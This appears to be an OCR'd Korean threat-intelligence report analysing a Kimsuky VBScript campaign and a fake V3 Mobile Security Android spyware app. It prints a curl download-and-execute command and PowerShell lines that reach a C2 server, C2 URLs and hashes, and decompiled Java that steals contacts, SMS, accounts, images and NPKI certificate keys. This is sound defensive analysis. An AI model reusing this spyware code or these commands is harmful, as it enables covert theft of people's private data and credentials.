
한글 문서로 위장한 실행 파일 예시

1. 사용자가 한글 문서 아이콘으로 위장한 exe 파일 실행
2. 악성 코드는 C:\Users\계정\AppData\Roamingtemp 경로에 VB스크립트 파일 생성
3. 악성 코드는 wscript.exe 프로세스를 이용하여 VB스크립트 파일 실행
4. VB스크립트는 hxxp://mc.pzs.kr/themes/mobile/images/about/temp/upload/list.php?query=1 경로로 c2 서버 통신 시도
5. VB스크립트는 C2 서버에서 2차 VB스크립트 데이터를 가져와 실행 (이 파일이 로그프레소에서 이번에 수집한 악성코드에 해당됨)

4) Kimsuky VB스크립트 분석

분석 대상의 악성 VB스크립트는 아래와 같이 명령줄을 이용하여 '사례비 지급의뢰서' 한글 문서를 다운로드하고 실행합니다.

```
cmd /c curl hxxp://122.155.191.33/temp/down1/123.hwp >> %temp%\사례비_지급의뢰서.hwp & %temp%\사례비_지급의뢰서.hwp
```



문서 실행 화면 예시

화면에 표시되는 한글 문서 '사례비_지급의뢰서.hwp' 파일은 정상이지만, 악성 VB 스크립트는 백그라운드에서 악성 행위를 수행합니다. 이 한글 문서 파일은 'Leopard' 사용자에 의해 2023-09-20 12:20에 마지막으로 수정된 것으로 확인됩니다. 이 사용자는 아래와 같이 유사 위협 캠페인에서 지속적으로 확인되고 있어 Kimsuky 연관성을 식별하는 기준으로 사용됩니다.

유포 추정 날짜	파일	마지막 편집자	해시
2021-08-01	설문조사.doc	Leopard	76159ef8239c0ee7c6a6c75f805d6236
2021-08-01	종학.doc	Leopard	8ede7c76cf88723a2a4454793260a970
2022-04-22	미국의 외교정책과 우리의 대응방향.doc	Leopard	4de19e2c39b1d193e171dc8d804005a4
2023-01-31	state.dotm	Leopard	dde1f94b7b8dcd720b6952ba9d71763f
2023-09-17	20231025_인권인 도실 사례비 양식.hwp	Leopard	119e6b7626e99b3569019f0c70885658

5) VB스크립트 악성 행위

	윈도우 10 미만	윈도우 10 이상
수집	시스템 정보	시스템 정보
	프로세스 정보	프로세스 정보
	최근 워드 파일 목록	실행 중인 서비스 목록
	특정 경로 디렉터리 및 파일 정보	특정 경로 파일 및 디렉터리 정보
	-	윈도우 프로필별 방화벽 정책 정보
		안티바이러스 정보
		드라이브 이름 및 타입
		파일시스템 포맷 정보
주기	3시간 주기 예약된 작업 (/temp/down1/list.php?query=6)	1분 주기 예약된 작업 (/temp/down1/lib.php?ix=11)
인코딩	단순 BASE64 인코딩	PBKDF2 키 유도 알고리즘, AES 암호화 적용

(1) 윈도우 10 미만 버전 대상 악성 행위

악성 VB스크립트는 hxxp://122.155.191.33/temp/down1/list.php?query=6 C2 주소로 접속하여 또 다른 VB스크립트 데이터를 실행합니다. 추가 VB스크립트는 다음의 정보를 수집합니다.

메소드	유출 정보 유형
수집	- 컴퓨터 이름 (예: DESKTOP-T6P871Q) - 소유자 이름 (예: MMA) - 제조사 (예: VMware, Inc.) - 컴퓨터 모델 (예: Vmware Virtual Platform) - 시스템 유형 (예: x64-based PC) - 운영체제 버전 (예: Microsoft Windows 10 Pro) - 시스템 메모리 크기 (예: 4095MB) - CPU 모델 (예: Intel64 Family 6 Model 158 Stepping 10 3000MHz)
FInf	- 최근 열어 본 워드 문서 파일 목록 - 바탕 화면 (%UserProfile%\Desktop) - 문서 (%UserProfile%\Documents) - 즐겨찾기 (%UserProfile%\Favorites) - 최근 문서 (%UserProfile%\AppData\Roaming\Microsoft\Windows\Recent)
QProc	- 프로세스 목록 (프로세스 이름, PID, 세션 ID)

이 정보는 BASE64 인코딩되어 C2 서버 주소 POST hxxp://122.155.191.33/temp/down1/show.php 로 전송됩니다.

(2) 윈도우 10 이상 버전 대상 악성 행위


윈도우 10 버전 이상의 환경으로 확인되면 아래 경로에 파워쉘 스크립트를 생성합니다.

1. %UserProfile%\AppData\Roaming\Microsoft\Windows\w*분시일월*.ps12x 파일 생성
2. %UserProfile%\AppData\Roaming\Microsoft\Windows\w*분시일월*.ps1 이름으로 변경

```
cmd /c rename C:\Users\<username>\AppData\Roaming\Microsoft\
Windows\w분시일월.ps12x w분시일월.ps1
```

3. %UserProfile%\AppData\Roaming\Microsoft\Windows\Themes\v*분시일월* 파일 생성
4. 예약된 작업을 설정하여 1분 단위로 v*분시일월* 스크립트 실행


```
wscript //b //e:vbscript "C:\Users\<username>\AppData\Roaming\
Microsoft\Windows\Themes\v531341"
```



5. v*분시일월* 스크립트는 w*분시일월*.ps1을 이용하여 hxxp://122.155.191.33/temp/down1/lib.php?ix=11에 통신하여 파워쉘 스크립트 실행
6. '*v분시일월*' 파일을 이용하여 작업 스케줄 생성 후 '/temp/down1/lib.php?ix=1' 인자 값을 전달하여 특정 경로에 있는 파워쉘 스크립트 파일을 실행
   (단, 분석 당시 C2 서버와 통신은 가능했지만, 응답 값에 데이터가 존재하지 않아 'ix=11'과 같은 인자 값 전달 시 받아오는 스크립트 행위에 대한 추가 분석은 불가능하였음)

```
pow_cmd = "powershell -ep bypass -file path ""/temp/down1/lib.php?ix=1""
pow_cmd = Replace(pow_cmd, "path", psPath) 'psPath = "C:\Users\MMA\AppData\Roaming\Microsoft\Windows\w분시일월.ps1"
WMProc(pow_cmd)
```

7. 'w*분시일월*.ps1' 파워쉘 스크립트 파일은 하나의 인자 값을 받아 C2 서버에 통신을 시도 및 데이터 수신



8. PBKDF2 알고리즘을 사용하여 키와 초기화 벡터를 생성 후 AES 암호 알고리즘을 이용하여 C2 서버에서 수신한 데이터 복호화
   (복호화된 데이터는 '$scblock' 변수에 할당된 파워쉘 스크립트 블록으로 C2, key 파라미터 값을 전달 받아 실행되며, 확인된 복호화 키 'pa55w0rd'는 Kimsuky 기반 APT 공격에서 사용된 복호화 키와 동일함)

9. 복호화된 데이터 코드 내 $scblock' 변수에 파워쉘 스크립트 블록이 정의되어 있음
   ('$scblock' 부분이 해당 공격의 핵심적 요소이며, 시스템, 프로세스, 서비스 목록, 방화벽 정책, AV 제품, 특정 경로 파일 및 디렉토리, 드라이브 이름, 드라이브 타입, 파일 시스템 포맷, C드라이브 경로의 파일 및 디렉토리 등의 정보를 수집 후 AES 알고리즘을 이용하여 암호화 및 C2 서버로 전송함)

정리하자면 공격 과정은 1,2차로 나뉘어 진행되고 있으며, 1차 공격에서 다수의 대상을 정찰하여 공격 가치가 있는 타깃을 선별 및 선택합니다. 2차 공격에서는 1차에서 설정된 타깃에게 봇넷을 추가로 설치하여 감염자의 시스템을 완전히 장악합니다.

6) C2 서버 분석

로그프레소에서 악성코드를 분석하던 시점에는 아래와 같이 C2 서버 122.155.191.33의 파일 목록을 확인할 수 있었으나, 곧 서버가 폐쇄되었습니다.


Index of /temp/down1

[ICO]	Name	Last modified	Size	Description
[PARENTDIR]	Parent Directory		-	
[ ]	123.hwp	2023-09-20 19:20	39K	
[DIR]	Check/	2024-01-02 21:33	-	
[ ]	info_ps.bin	2023-11-22 15:40	5.6K	
[TXT]	info_sc.txt	2023-11-22 00:21	5.5K	
[TXT]	lib.php	2023-11-22 01:42	2.7K	
[TXT]	list.php	2023-11-22 01:41	3.0K	
[ ]	m_ps.bin	2023-11-22 14:59	2.9K	
[ ]	m_ps.bin--	2023-11-22 14:59	4.3K	
[TXT]	normal_sc.txt	2023-11-21 23:44	3.7K	
[ ]	r_enc.bin	2023-10-09 14:47	26K	
[DIR]	report/	2024-01-02 21:34	-	
[TXT]	show.php	2022-10-01 11:37	1.5K	
[ ]	user.bin	2023-11-22 01:49	47K	


Index of /temp

Name	Last modified	Size	Description
Parent Directory		-	
clientx64.bin	2023-11-21 23:41	47K	
down1/	2023-11-23 20:57	-	

r_enc.bin은 m_ps.bin의 복호화 코드로 해제할 수 있으며, C-Sharp-R.A.T-Client 코드를 포함한 것으로 확인됩니다. 이 원격제어 악성코드는 키로거, 원격 데스크탑, 마이크 및 캠 제어, 원격 명령어, 브라우저 계정 데이터 수집 등의 기능을 포함하고 있습니다.



clientx64.bin파일은 xenoRAT 코드를 포함한 것으로 확인됩니다. xenoRAT은 채팅, 블루스크린, 키로깅, 원격 제어, 마이크, 웹캠, 스크린 제어 등 다양한 기능을 제공합니다.



7) 침해 지표 요약

(1) C2 서버에서 발견된 파일 목록

- 5954aa40e39ee2bfb9e37d183d4a97aa (123.hwp)
- 329d79e4274292a3e01031b70aee9d48 (user.bin)
- b9898e8e5b6494bcc219462c6be7c248 (r_enc.bin)
- 329d79e4274292a3e01031b70aee9d48 (clientx64.bin)
- 583d281651c98cb04b6ed8f059f97dcc (info_ps.bin)
- 337d16c94cc0c568643a7085cf6e5ea2 (m_ps.bin)
- 19e1c76a08d3fd24ff1c72da32e7fdaf (m_ps.bin—)
- a9e22a26b8358b7b34d327032803bbbb (info_sc.txt)
- 445bc31261e2a8c59094674f2a6cec04 (normal_sc.txt)

(2) 작성자 Leopard 설정 관련 문서 주요 스피어 피싱 공격 파일 목록

- 76159ef8239c0ee7c6a6c75f805d6236 (설문조사.doc)
- 8ede7c76cf88723a2a4454793260a970 (종학.doc)
- 4de19e2c39b1d193e171dc8d804005a4 (미국의 외교정책과 우리의 대응방향.doc)
- dde1f94b7b8dcd720b6952ba9d71763f (state.dotm)
- 119e6b7626e99b3569019f0c70885658 (20231025_인권인 도실 사례비 양식.hwp)

(3) C2 통신 경로


- hxxp://122.155.191.33/temp/down1/123.hwp
- hxxp://122.155.191.33/temp/down1/info_ps.bin
- hxxp://122.155.191.33/temp/down1/info_sc.txt
- hxxp://122.155.191.33/temp/down1/m_ps.bin
- hxxp://122.155.191.33/temp/down1/m_ps.bin--
- hxxp://122.155.191.33/temp/down1/normal_sc.txt
- hxxp://122.155.191.33/temp/down1/r_enc.bin
- hxxp://122.155.191.33/temp/down1/user.bin
- hxxp://122.155.191.33/temp/down1/lib.php?ix=1
- hxxp://122.155.191.33/temp/down1/lib.php?ix=11
- hxxp://122.155.191.33/temp/down1/lib.php?ix=101
- hxxp://122.155.191.33/temp/down1/lib.php?ix=5&iv=[랜덤 정수]
- hxxp://122.155.191.33/temp/down1/list.php?query=6
- hxxp://122.155.191.33/temp/down1/show.php
- 203.114.109.123:4444

8) 대응

악성코드 분석 과정에서 확인할 수 있듯이 Kimsuky 등 공격자의 C2 서버는 빠르게 생성되고 폐기됩니다. 로그프레소 CTI 서비스를 구독하면 로그프레소 소나 플랫폼 등 SIEM에 준 실시간으로 침해 지표가 동기화되어 심각한 악성코드 감염과 침해가 발생하고 있을 때 효과적으로 탐지할 수 있습니다.

2-2. 모바일 악성 앱(V3 Mobile Security 사칭) 유포 사례

2023년 국내의 한 Anti-Virus 앱으로 위장하여 사용자의 정보를 탈취하는 악성 앱이 유포되었습니다. 국내에서 대중적으로 사용하는 실제 앱과 아이콘과 이름이 매우 유사하여 구분이 어려우므로 주의가 필요합니다.



정상 앱(위)와 사칭 앱(아래) 비교

가짜 앱은 악성 행위를 수행하기 위해 정상적인 앱과는 다르게 과도한 권한을 유도합니다. 이런 과정을 통해 아래 이미지와 같이 연락처 읽기/쓰기, 문자 읽기/보내기, 휴대폰 내 정보 확인, 해당 앱을 배터리 최적화 작업에서 제외, 인터넷 이용, 연결된 계정 목록 확인, 부팅 시 앱 시작 등의 권한을 확보합니다. 이렇게 확보한 권한을 이용하여 사용자의 각종 정보를 탈취하여 외부의 서버로 유출합니다.

```
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.WRITE_CONTACTS"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
<uses-permission android:name="android.permission.call_phone"/>
<uses-permission android:name="android.permission.modify_phone_state"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.READ_PRIVILEGED_PHONE_STATE"/>
<uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.GET_ACCOUNTS"/>
<uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
```

권한 요청 예시

1) 탈취 정보

우선 악성 앱이 설치된 휴대폰의 번호 정보를 수집합니다.

```
public static void getPhoneNumImpl(Context context) {
    if (isHasPhoneNum()) {
        return;
    }
    if ((ActivityCompat.checkSelfPermission(context, "android.permission.READ_SMS") == 0 || ActivityCompat.checkSelfPermission(context, "android.permission.READ_PHONE_NUMBERS") == 0 ||
        Cursor cursor = null;
        if (Build.VERSION.SDK_INT >= 22) {
            SubscriptionManager subscriptionManager = (SubscriptionManager) context.getSystemService("telephony_subscription_service");
            List<SubscriptionInfo> activeSubscriptionInfoList = subscriptionManager != null ? subscriptionManager.getActiveSubscriptionInfoList() : null;
            if (activeSubscriptionInfoList != null && !activeSubscriptionInfoList.isEmpty()) {
                for (SubscriptionInfo subscriptionInfo : activeSubscriptionInfoList) {
                    if (setPhoneNum(formatPhoneNum(subscriptionInfo.getNumber()))) {
                        return;
                    }
                }
            }
        }
        try {
            cursor = context.getContentResolver().query(Uri.parse("content://telephony/siminfo"), new String[]{"_id", "icc_id", "sim_id", "display_name", "carrier_name", "name_source",
        } catch (Exception e) {
            LogUtils.e("error: getPhoneNum:" + e.toString());
        }
        if (cursor != null) {
            while (cursor.moveToNext()) {
                if (setPhoneNum(formatPhoneNum(cursor.getString(cursor.getColumnIndex("number"))))) {
                    cursor.close();
                    return;
                }
            }
            cursor.close();
        }
        if (setPhoneNum(formatPhoneNum(getReflexMethodWithId(context, "getLine1Number", String.valueOf(0))))) {
        }
    }
}
```

특정 도메인(phone-spy.com)에 로그인을 시도, ‘전화번호’, ‘IMEI’, ‘IMSI’, ‘현재 시간’, ‘앱 설치 시간’, ‘기기 브랜드’, ‘기기 모델’, ‘안드로이드 버전’ 정보를 특정 경로로 전송합니다.
수집 정보 전송 경로 : hxxp://api.aksoft.cf/api/phones

```
private void login(final String str, String str2) {
    LogUtils.d("deviceId " + str2);
    JsonArray jsonArray = new JsonArray();
    JsonObject jsonObject = new JsonObject();
    jsonObject.addProperty(NotificationCompat.CATEGORY_EMAIL, Configurations.HTTP_USER); — app@phone-spy.com
    jsonObject.addProperty("password", Configurations.HTTP_PASS); — app
    jsonArray.add(jsonObject);
    RetrofitClient.subscribe(((UsersApi) RetrofitClient.create(UsersApi.class)).login(RetrofitClient.createJsonBody(jsonArray)), new ThirdRetrofitObserver<JsonObject>()
        @Override // com.kero.realapk.net.ThirdRetrofitObserver
        public void onSuccess(JsonObject jsonObject2) {
            LogUtils.d("data " + jsonObject2.toString());
            if (jsonObject2 != null) {
                String asString = jsonObject2.get("token").getAsString();
                LogUtils.d("token " + asString);
                if (TextUtils.isEmpty(asString)) {
                    return;
                }
                MMKV defaultMMKV = MMKV.defaultMMKV();
                defaultMMKV.encode(BaseInterceptor.AUTH_NAME + str, asString);
                Urls.setBaseUrl(str);
                PhoneUtils.registerPhoneInfo(LocalService.this);
            }
        }
    });
}
```

휴대폰에 저장된 연락처 정보(이름, 전화번호)를 수집하고 특정 도메인 경로에 전송합니다.
연락처를 전송하는 경로 : hxxp://api.aksoft.cf/api/contacts/{deviceId}

```
public static List<ContactModel> getAllContact(Context context) {
    ArrayList arrayList = new ArrayList();
    HashMap hashMap = new HashMap();
    Uri uri = ContactsContract.Contacts.CONTENT_URI;
    ContentResolver contentResolver = context.getContentResolver();
    Cursor query = contentResolver.query(uri, null, null, null, null);
    if (query == null) {
        return arrayList;
    }
    while (query.moveToNext()) {
        StringBuilder sb = new StringBuilder();
        String string = query.getString(query.getColumnIndex("_id"));
        if (!hashMap.containsKey(string)) {
            hashMap.put(string, string);
            ContactModel contactModel = new ContactModel();
            String string2 = query.getString(query.getColumnIndex("display_name"));
            contactModel.name = string2;
            sb.append("contactId=");
            sb.append(string);
            sb.append(",Name=");
            sb.append(string2);
            Uri uri2 = ContactsContract.CommonDataKinds.Phone.CONTENT_URI;
            Cursor query2 = contentResolver.query(uri2, null, "contact_id = " + string, null, null);
            contactModel.phone_number = null;
            while (query2.moveToNext()) {
                contactModel.phone_number = query2.getString(query2.getColumnIndex("data1"));
            }
            query2.close();
            arrayList.add(contactModel);
        }
    }
    query.close();
    return arrayList;
}
```

휴대폰에 저장된 메세지를 수집합니다. 현재부터 90일 전까지의 메세지들을 날짜 기준으로 내림차순 하여 '메세지 발신/수신', '전화번호', '메세지 본문', '메세지 생성 날짜와 시간' 정보를 특정 도메인 경로에 전송합니다.

메시지를 전송하는 경로 : hxxp://api.aksoft.cf/api/messages/{deviceId}

```
public static List<SMSModel> getSmsInPhone(Context context, long j) {
    ArrayList arrayList = new ArrayList();
    try {
        ContentResolver contentResolver = context.getContentResolver();
        String[] strArr = {"_id", "address", "person", "body", "date", "type"};
        if (j == 0) {
            j = System.currentTimeMillis() - 7776000000L;
        }
        Cursor query = contentResolver.query(Uri.parse(SMS_URI_ALL), strArr, " date >  " + j, null, "date desc");
        if (query != null && query.moveToFirst()) {
            int columnIndex = query.getColumnIndex("address");
            int columnIndex2 = query.getColumnIndex("body");
            int columnIndex3 = query.getColumnIndex("date");
            int columnIndex4 = query.getColumnIndex("type");
            do {
                String string = query.getString(columnIndex);
                String string2 = query.getString(columnIndex2);
                long j2 = query.getLong(columnIndex3);
                int i = query.getInt(columnIndex4);
                SMSModel sMSModel = new SMSModel();
                sMSModel.sent_recv = i;
                String str = "N/A";
                if (TextUtils.isEmpty(string)) {
                    string = "N/A";
                }
                sMSModel.phone_number = string;
                if (TextUtils.isEmpty(string2)) {
                    string2 = "N/A";
                }
                sMSModel.content = string2;
                if (0 != j2) {
                    str = TimeUtils.milliToStr(j2);
                }
                sMSModel.created_at = str;
                arrayList.add(sMSModel);
            } while (query.moveToNext());
        }
    } catch (SQLiteException e) {
        LogUtils.e((Exception) e);
    }
    return arrayList;
}
```

휴대폰 기기와 연결된 계정 목록을 수집하고 특정 도메인 경로에 전송합니다.
계정 목록을 전송하는 경로 : hxxp://api.aksoft.cf/api/phone/npki_username/{imei}

```
public static List<String> getAccountList(Context context) {
    Account[] accounts = AccountManager.get(context).getAccounts();
    ArrayList arrayList = new ArrayList();
    for (int i = 0; i < accounts.length; i++) {
        arrayList.add(accounts[i].name + ":" + accounts[i].type);
    }
    return arrayList;
}
```

휴대폰에 저장된 이미지 파일을 수집합니다.
이미지 전송 경로 : hxxp://api.aksoft.cf/api/images/{deviceId}

```
public static void cycleUploadMedia(final Context context, final String str, int i) {i=1
    if (1 == i) {
        List<String> uriList = getUriList(context, MediaStore.Images.Media.EXTERNAL_CONTENT_URI);
        if (uriList == null || uriList.isEmpty()) {
            MqttApi.fb(5, 0, "Images is null !");
            return;
        }
        for (String str2 : uriList) {
            LogUtils.d("isUploaded : " + FileUtils.isUploaded(str2) + " ; " + str2);
            if (!FileUtils.isUploaded(str2)) {
                compressAndUploadImages(context, str2, str);
                return;
            }
        }
    } else if (2 == i) {
        List<String> uriList2 = getUriList(context, MediaStore.Video.Media.EXTERNAL_CONTENT_URI);
        if (uriList2 == null || uriList2.isEmpty()) {
            MqttApi.fb(6, 0, "Videos is null !");
            return;
        }
        for (final String str3 : uriList2) {
            if (!FileUtils.isUploaded(str3)) {
                LogUtils.d("video: " + str3);
                uploadVideos(str, str3, new RetrofitObserver<Object>() { // from class: com.kero.r
                    @Override // com.kero.realapk.net.RetrofitObserver
                    public void onSuccess(Object obj) {
                        LogUtils.d("Uploaded: " + str3);
                        MqttApi.fbSucc(6);
                        FileUtils.isUploaded(str3, true);
                        GalleryUtil.cycleUploadMedia(context, str, 2);
                    }

                    @Override // com.kero.realapk.net.RetrofitObserver
                    public void onFail(int i2, String str4) {
                        MqttApi.fb(6, 0, i2, str4);
                    }
                });
                return;
            }
        }
    }
}
```

```
LogUtils.d("deviceId: " + str);
LogUtils.d("path: " + str2);
File file = new File(str2);
LogUtils.d("file exists: " + file.exists());
JsonObject jsonObject = new JsonObject();
jsonObject.addProperty("image_url", imageToBase64(str2));
JsonArray jsonArray = new JsonArray();
jsonArray.add(jsonObject);
RetrofitClient.subscribe(((FileApi) RetrofitClient.create(FileApi.class)).uploadImages(str, RetrofitClient.createJsonBody(jsonArray)), observer);
```

공동인증서가 담겨진 '/NPKI/yessign' 경로에 있는 '*.key', '*.der' 확장자 파일을 찾아 압축하고 전송합니다.
NPKI 전송 경로 : hxxp://api.aksoft.cf/api/phone/npki_time/{deviceId}

```
public static List<String> getKeroFiles(Context context) {
    ArrayList arrayList = new ArrayList();
    Cursor query = context.getContentResolver().query(MediaStore.Files.getContentUri("external"), new String[]{"_id", "mime_type", "_size", "date_modified", "_data"},
    int columnIndexOrThrow = query != null ? query.getColumnIndexOrThrow("_data") : 0;                    "(_data LIKE '%.key' OR _data LIKE '%.der')", null, null)
    if (query != null) {
        while (true) {
            if (!query.moveToNext()) {
                break;
            }
            String string = query.getString(columnIndexOrThrow);
            if (string.contains("/NPKI/yessign")) {
                LogUtils.d("path is:  + string);
                arrayList.add(string);
                break;
            }
        }
    }
